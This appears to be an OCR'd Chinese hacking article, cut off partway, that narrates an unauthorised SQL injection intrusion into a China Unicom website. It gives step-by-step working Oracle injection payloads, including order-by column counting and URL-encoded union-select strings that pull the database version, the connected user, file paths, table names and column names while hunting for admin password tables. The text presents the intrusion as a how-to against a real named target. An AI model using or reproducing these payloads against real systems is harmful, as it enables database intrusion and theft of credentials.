
在渗透之前，对网站的信息刺探是少不了的，这里我就不使用大型的黑客扫描软件了，因为这些扫描软件会发送大量的数据包，容易阻塞网络，还容易被对方管理员所发觉。我决定直接从对方的网站下手，在浏览器里打开了联通的网站，页面制作的还是挺漂亮的。仔细一看，原来程序是JSP的，意料之中的事，因为大型的站点基本是都是使用JSP架构的。我打开了google，开始收集该网站的动态页面，然后逐个测试每个动态链接，看是否存在注入漏洞。就这样，找到了一个城市专栏的链接地址，在地址后边添加一个单引号进行提交，立即报错了，然后我又在地址后边添加上经典的“and 1=1”进行提交，返回了正常的页面，如图1，又添加上“and 1=2”进行提交，结果返回不正常，由此可以确定存在注入漏洞。

根据平时的入侵经验，我判断这种系统的后台应该不是小型的数据库，极有可能是传说中的ORACLE数据库。Dual这个表是ORACLE数据库所特有的，我们来看看它是否存在，如果存在的话就可以证明数据库使用的是ORACLE了。在地址后加添加“And 0<>(select count(*) from dual)”提交，结果也返回了正常的页面，如图2。



图1


图2

数据库现在已经知道了，使用的就是ORACLE，现在我们来猜解字段数量，在地址后边添加“order by 1--”提交，返回正常。继续改变数字提交，当提交到“order by 7--”时返回不正常了，而“Order by 6--”则是正常的，这说明字段数量为6个。现在我们构造查询语句**and 1=1 null,null,null,null,null,null from dual--**，可能会有读者要问，为啥不使用1，2，3，4，5，6呢？这是因为ORACLE数据库是不自动匹配数据类型的，而null则可以匹配任意数据类型，所以这样提交就不会报错了。提交后返回了正常的页面，我们再来检测当前字段的数据类型，在null的前后加上‘’引号，如果返回正常就说明该字段为字符型，如果返回错误就有可能是数字型的，如果不是数字型，那么就是其它类型了。经过测试，在第2、4、6位置添加上单引号后均返回了正常页面，说明这几个字段是字符型的。提交的语句为：**and%201=1%20union%20select%20null,'null',null,'null',null,'null'%20from%20dual--**，如图3。


图3

现在把没用单引号括起来的null更换成对应的数字来进行提交：**and%201=2%20union%20select%201,'null',3,'null',5,'null'%20from%20dual--**，如图4。结果图中显示了两个null，我们再把所有的null都替换成对应的数字来进行提交：**and%201=2%20union%20select%201,'2',3,'4',5,'6'%20from%20dual--**，终


图4

于出现了数字 2，过一会儿我们就用它来爆我们想要的数据，如图 5。

我们来爆下 ORACLE 数据库的版本，把数字 2 替换成 “(select banner from sys.v_$version where rownum=1)”，完整的提交语句就为：**and%201=2%20union%20select%201,(select%20banner%20from%20sys.v_$version%20where%20rownum=1),3,'4',5,'6'%20from%20dual--**，原来使用的是 Oracle9i，如图 6。




图 5




图 6

再来爆当前连接的用户名，把数字 2 替换为 “(select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual)”，完整的提交语句为：**and%201=2%20union%20select%201,(select%20SYS_CONTEXT%20('USERENV',%20'CURRENT_USER')%20from%20dual),3,'4',5,'6'%20from%20dual--**，爆出了当前连接的用户为 CHINAUNICOM，如图 7。




图 7

继续来爆操作系统的版本，把数字 2 替换为 “(select member from v$logfile where rownum=1)”，完整的提交语句为：**and%201=2%20union%20select%201,(select%20member%20from%20v$logfile%20where%20rownum=1),3,'4',5,'6'%20from%20dual--**，从爆出的系统路径情况来看，使用的应该不是 Windows 系统，如图 8。

现在我们来猜测一下管理员的表名，把数字 2 替换为 “(select count(*) from admin)”，完整的提交语句为：**and%201=2%20union%20select%201,(select%20count(*)%20from%20admin),3,'4',5,'6'%20from%20dual--**，返回了错误，我又把 admin 替换成 user、manage、manager、admin_user 等常用的表名，均返回了错误。这说明使用的不是常规的表段，既然我们使用常规的方法猜解不成，那就把数据库中的所有表都爆出来吧，来见识一下 ORACLE 的强大之处。提交的语句为：**and%201=2%20union%20select%201,TABLE_NAME,3,'4',5,'6'%20from%20USER_TABLES--**，成功的爆出了表名，如图 9。




图 8




图 9

一下子爆出了几十个表，来仔细的找找，看都有哪些敏感的字段，我们主要是找出管理密码存放的字段。我列出了这几个字段 T_BB_USER、T_USER、UNICOM_USER、UPOWER_USER，有了表，我们就来爆表中的字段吧，提交的语句为：**and%201=2%20union%20select%201,COLUMN_NAME,3,'4',5,'6'%20from%20COLS%20where%20TABLE_NAME='要爆的表名'--**，先来爆一下 T_USER 表中的字段，如图 10。

